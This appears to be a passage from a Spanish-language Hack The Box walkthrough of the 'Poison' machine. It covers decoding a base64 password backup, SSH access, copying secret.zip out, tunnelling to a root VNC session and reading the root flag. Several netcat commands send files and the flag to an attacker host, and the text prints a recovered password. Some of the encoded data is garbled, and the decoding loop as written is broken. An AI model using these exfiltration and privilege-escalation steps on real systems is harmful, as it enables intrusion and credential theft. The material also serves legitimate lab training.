-rw-r--r-- 1 root wheel 1267 Mar 19 2013 pwdbackup.txt
$ cat pwd*
this password is secure, it's encoded atleast 13 times.. what could go wrong really.
Vm0wd2QyUXlVWGXW0d4WFLURndVRlpzWkZOaJJsWjBUVlpPV0ZKc2JETlhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25Sa1JYU1VUVlUXU1ZadGRGZFZaM0JwVmxad1dWnRNvFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVdXeGFTMVZHWkZoTLZGS1RDazFFUWpSV01qVlRZVEZLYzJOSVRS
WmkKV0doNlZHeGFZVks1VWtsVWJXaFdWMFZLVlZkGWHVhRnBey0VjI1U2ExSXdxBUZEYkZwelyy
eG9XR0V4Y0hKWfZscExVakZPZEZKcWpaR2dLWVRCWk1GwkhkR0ZaVms1R1RsWmtZVK15YUzkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEXWnRSWHBWmtKRVLYcEdlVmxycLVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUCKV2t4V2JGcHJWAGR0dSSGJFNWLSWEEyVmpKMFLXRhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVBbVJIT1ZkTlJFWjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQLhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhvGRVmxwclRrWlplVTVWT1ZwV2EydZFXVlZhCmExWXDNVWNlVjJ0
NFYySkdjR2hhULZWNFZSwkdK1JGTldoTmJtTjNWbXBLTUdJeFVYAGlSbVJWVRkb1YxbHJWVEZT
Vm14elZteHckVG1KR2NEQKRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGEXWRLZTCmMxSkdjRFpO
Ukd4RVdub3dPVUSUUEQwSwc=
$ nc -w 3 10.10.14.27 333 < pwdbackup.txt
[Poison] 1:decode- 2:wdata*
```

nc -l -p 333 > out.file

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Poison]
$ cat out.file
This password is secure, it's encoded atleast 13 times.. what could go wrong really..
Vm0wd2QyUXlVWGxWV0d4WFLURndVRlpzWkZ0a1JsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVZtcEdZV015U2tWVQpIR2hvVFZWd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdwZDBS
bVZHv25Sa1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVvdXeGFTMVZHWkZoTlZGSLRDazFFUWpSV01qVlRZVEZLYzJOSVRS
WmkKV0doNlZHeGFZVksIVWtsVWJXaFdWMFZLVlZkWGvHRLRNbEY0VjI1U2ExSXdxBuZEYkZwelyy
eG9XR0V4Y0hKWfZscExVakZPZEZKcwpAR2dLWVRcWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUzKv01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWbWYmtKRVLycEdlVmxycLVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUv3hLujFSc1dtdFpwa2w1WVva
T1YwMUckV2t4V2JGcHJWGRXU0dSSGJFNWlSWEEYVmpKMFLXRhxblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVBvJIT1ZkTlJFWjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2F5SlhVbGRVmxwELRwLpLVTWt1ZwV2EydZFXVlZhCmExWdNVWNLVjJ0
NFYySkdjR2hhU1ZWNfZsWkdK1JGTldoTmJtTjNwbXBLTudJefVYagLSbVJWVRKb1YxbhJWEZT
Vm14eLZteHckVG1KR2NEQKRiVlpJVDFAa2FWWlLra3BYVmxadlpERlpkd3BOV0VaVfLrZG9hRLZz
WkZOWFJsWnhVbXM1YW1ReLftaFZiVEZQVkaawpXR1ZHV210TmJFWTBWakowVjFVeVnraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tka1JGbExWRLZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
ssh2john para obtener
(kali@kali)-[~/machineshtb/Poison]
```

validando el mensaje dice que está codificado 13 veces acá lo primero que es me ocurrió fue utilizar cyberchef.io, pero al decodificar no encontré algo relacionado y aparte tendría que hacer la tarea 13 veces, la fácil sería colocar el output en input 13 veces, pero me dio flojera y busque por internet como decodificar 13 veces con bash

https://cyberchef.io/#recipe=From_Base64(A-Za-z0-9%2B%3D,true)&input=Vm0wd2QyUXlVWGxWV0d4WFLURndVRlpzWkZ0a1JsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVUbGhoTVVwVZtcEdZV015U2tWVQpIR2hvVFZWd1ZWwnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdwZDBSbVZHv25Sa1JYU1VUVlUxU1ZadGRGZFZaM0JwVmxad1dWwnRNVFJqCk1EQjRXa1prWVZKR1NsVlVWM040VGtaa2NtRkdaR2hWV0VKVvdXeGFTMVZHWkZoTlZGSLRDazFFUWpSV01qVlRZVEZLYzJOSVRSWmkKV0doNlZHeGFZVksIVWtsVWJXaFdWMFZLVlZkWGvHRLRNbEY0VjI1U2ExSXdxBuZEYkZwelyyeG9XR0V4Y0hKWfZscExVakZPZEZKcwpAR2dLWVRcWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUzKv01GWkxWbFprV0dWSFJsUk5WbkJZVmpKMGEWnRSWbWYmtKRVLycEdlVmxycLVsTldNREZ4Vm10NFYwMXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4Wkh0YVJGS1hUv3hLujFSc1dtdFpwa2w1WVvaT1YwMUckV2t4V2JGcHJWGRXU0dSSGJFNWlSWEEYVmpKMFLXRhxblJTV0hCV1ltczFSVmxzVm5kWFJsbDVBvJIT1ZkTlJFWjRwbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZkWGRHOVJiVlp6VjI1U2F5SlhVbGRVmxwELRwLpLVTWt1ZwV2EydZFXVlZhCmExWdNVWNLVjJ0NFYySkdjR2hhU1ZWNfZsWkdK1JGTldoTmJtTjNwbXBLTudJefVYagLSbVJWVRKb1YxbhJWEZTVM14eLZteHckVG1KR2NEQKRiVlpJVDFAa2FWWlLra3BYVmxadlpERlpkd3BOV0VaVfLrZG9hRLZzWkZOWFJsWnhVbXM1YW1ReLftaFZiVEZQVkaawpXR1ZHV210TmJFWTBWakowVjFVeVnraFZiRnBWVmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tka1JGbExWRLZTCmMxSkdjRFpOUkd4RVdub3dPVU5uUFQwSwo=

Recipe

From Base64

Alphabet
A - Z a - z 0 - 9 + / =

☒ Remove non-alphabet chars

Input



length: 1179
lines: 16

Output

time: 7ms
length: 872
lines: 33

STEP

BAKE!



validamos colocando la data de cybercheft de entrada dado que esta nos quita ya los saltos de línea y lo coloco en un archivo llamado decode, obteniendo una contraseña

```
(kali@kali) [~/machineshtb/Poison]
$ gedit decode

(kali@kali) [~/machineshtb/Poison]
$ state=$(cat decode)
for i in {1..13}; do
    state=$(cat decode | base64 --decode)
done
echo "$state"
charix!2#4%6&8(0

(kali@kali) [~/machineshtb/Poison]
$
```

accedemos con el usuario charix por ssh

```
ssh: the terminal database could not be opened
ssh: using dumb terminal settings.
charix@Poison:~ % whoami
charix
charix@Poison:~ %
```

[Poison] 0:bash- 1:charix* 2:wwdata

Escalada de privilegios

En la máquina nos aparece un archivo llamado secret.zip

```
charix@Poison:~ % ls -la
total 48
drwxr-x--- 2 charix charix 512 Mar 19 2018 .
drwxr-xr-x 3 root   wheel 512 Mar 19 2018 ..
-rw-r----- 1 charix charix 1041 Mar 19 2018 .cshrc
-rw-r----- 1 charix charix  0 Mar 19 2018 .history
-rw-r----- 1 charix charix 254 Mar 19 2018 .login
-rw-r----- 1 charix charix 163 Mar 19 2018 .login_conf
-rw-r----- 1 charix charix 379 Mar 19 2018 .mail_aliases
-rw-r----- 1 charix charix 336 Mar 19 2018 .mailrc
-rw-r----- 1 charix charix 802 Mar 19 2018 .profile
-rw-r----- 1 charix charix 281 Mar 19 2018 .rhosts
-rw-r----- 1 charix charix 849 Mar 19 2018 .shrc
-rw-r----- 1 root   charix 166 Mar 19 2018 secret.zip
-rw-r----- 1 root   charix  33 Mar 19 2018 user.txt
charix@Poison:~ %
```

lo traemos en local para ver que contiene

```
nc -l -p 33 > secret.zip
nc -w 3 10.10.14.27 33 < secret.zip
```

```
(kali㉿kali)-[~/machineshtb/Poison]
$ nc -l -p 33 > secret.zip

(kali㉿kali)-[~/machineshtb/Poison]
$ md5sum secret.zip
f558c7adb5695c92306361581c915dea secret.zip

(kali㉿kali)-[~/machineshtb/Poison]
$
```

al descomprimir nos pide password usamos el que encontramos de charix

```
f558c7adb5695c92306361581c915dea secret.zip

(kali㉿kali)-[~/machineshtb/Poison]
$ unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:

(kali㉿kali)-[~/machineshtb/Poison]
$
```

y detectamos que contiene caracteres raros

```
(kali㉿kali)-[~/machineshtb/Poison]
$ ls
creds.txt decode forparacodificar.sh out.file secret secret.zip

(kali㉿kali)-[~/machineshtb/Poison]
$ cat secret
[!&z!

(kali㉿kali)-[~/machineshtb/Poison]
$ file secret
secret: Non-ISO extended-ASCII text, with no line terminators

(kali㉿kali)-[~/machineshtb/Poison]
$
```

Luego de enumerar un rato la máquina y no encontrar nada busco procesos que se ejecuten como root.
ps aux |grep root

```
Poison 0:bash- 1:charix* 2:wwdata "kali" 19:45 16-Mar-25
```

nestat no funciona igual, buscamos como ver puertos abiertos

 nixCraft

Examples

For example, display IPv4 related open ports, enter:

```
# sockstat -4 -l
```

Output:

Here is how to see TCP or UDP protocols info under FreeBSD:

```
# sockstat -P tcp
# sockstat -P tcp,udp
# sockstat -P tcp,udp -4
# sockstat -P tcp,udp -4 -l
```

sockstat -P tcp

```
root      Xvnc      529    1  tcp4    127.0.0.1:5901    *:*
root      Xvnc      529    3  tcp4    127.0.0.1:5801    *:*
charix@Beignet: %
```

encontramos al igual que en los procesos el servicio de Xvnc corriendo por el puerto 5901

Xvnc Virtual network computing

Buscamos que es Xvnc y parece que es un software que permite controlar un equipo de manera remota.

Xvnc que es

Todo Imágenes Videos Shopping Videos cortos Noticias Libros : Más

Se muestran resultados de **Vnc que es**
Buscar, en cambio, **Xvnc que es**

✦ Visión general creada por IA

VNC son las siglas de Virtual Network Computing, que en español significa Computación Virtual en Red. Es un programa de software libre que permite controlar una computadora a distancia. ⓘ

Características ⓘ

- Permite ver el escritorio de un ordenador desde otro equipo

Luego de validar un buen rato parece que se puede autenticar con un archivo de contraseña que este caso sería el de secret

xvnc how to connect with file password

2. Right click on the icon and select Options
3. Click Security
4. Change the Authentication dropdown to VNC Password
5. Click OK
6. Enter a password and confirm it
7. Try connecting again from VNC Viewer

Using a password file

1. Use the `vncviewer` command with the `-passwd` option
2. Provide the password file to use

Security considerations

- The stored password is not encrypted securely
- Anyone with access to the password file can find out the plain-text password
- When accessing a VNC desktop, a challenge-response mechanism is used over the wire

Según un artículo que encontré me puedo conectar al vnc, pero necesito tenerlo instalado
<https://cets.seas.upenn.edu/answers/vnc.html>

Create SSH Tunnel

Direct connections to the VNC server are blocked by the SEAS firewall, so it is necessary to tunnel VNC over SSH for a secure connection. Using the example above, run this command *on your local machine* (the computer you're connecting from) replacing *username* with your account name:

```
ssh -L 5905:localhost:5905 -N -f username@big03.seas.upenn.edu
```

This creates a secure persistent connection between your computer and the remote computer.

Connect VNC Client

Now you can connect to the already running instance of VNC that you started on the server by using the local side of the SSH tunnel you created by running this command *on your local machine*:

```
vncviewer localhost:5905
```

Or, on MacOS, use the native VNC client (which may result in a suboptimal experience):

Afortunadamente ya lo tenía instalado en kali por lo cual solo es traerse el puerto por tunnel ssh
`ssh charix@10.10.10.84 -L 5901:127.0.0.1:5901`

```
(kali@kali)-[~/machineshtb/Poison]
$ ssh charix@10.10.10.84 -L 5901:127.0.0.1:5901
(charix@10.10.10.84) Password for charix@Poison:
Last login: Sun Mar 16 20:16:45 2025 from 10.10.14.27
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017; root:xnu-4903.202.2~1/RELEASE_ARM_T8020
Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories: https://www.FreeBSD.org/security/
FreeBSD Handbook: https://www.FreeBSD.org/handbook/
FreeBSD FAQ: https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions
FreeBSD Forums: https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/ directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout: man hier
```

y ahora ejecutamos
vncviewer 127.0.0.1:5901 -passwd secret

```
rectory, or can be installed later with: pkg install en-freebsd-doc
r other languages, replace "en" with a language code like de or fr.

ow the version of FreeBSD installed: freebsd-version ; uname -a
lease include that output and any error messages when posting questions.
roduction to manual pages: man man
eeBSD directory layout: man hier

it /etc/motd to change this login announcement.
an tuning" gives some tips how to tune performance.
David Scheidt <dscheidt@tumbolia.com>
h: The terminal database could not be opened.
h: using dumb terminal settings.
arix@Poison:~ %

$ vncviewer 127.0.0.1:5901 -passwd secret
connected to RFB server, using protocol version 3.8
enabling TightVNC protocol extensions
performing standard VNC authentication
authentication successful
desktop name "root's X desktop (Poison:1)"
RFB server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift 0

root@Poison:~ # whoami
root
root@Poison:~ #
```

como no podemos copiar y pegar la flag establezco una reverse shell o pasar la flag via netcat
cat /root/root.txt | nc 10.10.14.27 44

```
X Desktop
root@Poison:~ # whoami
root
root@Poison:~ # cat /root/root.txt
716d04b188419cf2bb99d891272361f5
root@Poison:~ #
root@Poison:~ #
root@Poison:~ # cat /root/root.txt | nce 10.10.14.27 44
nce: Command not found.
root@Poison:~ # cat /root/root.txt lnc 10.10.14.27 44
```

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Poison]
$ nc -lvnp 44
listening on [any] 44...
connect to [10.10.14.27] from (UNKNOWN) [10.10.10.84] 31397
716d04b188419cf2bb99d891272361f5
```

Conclusión: Máquina Linux media que se ejecuta en el sistema FreeBSD, chévere para aprender sobre local, file inclusion, rce con envenenamiento de logs en apache, ejecución de ciclos for con bash y escalada vía vnc.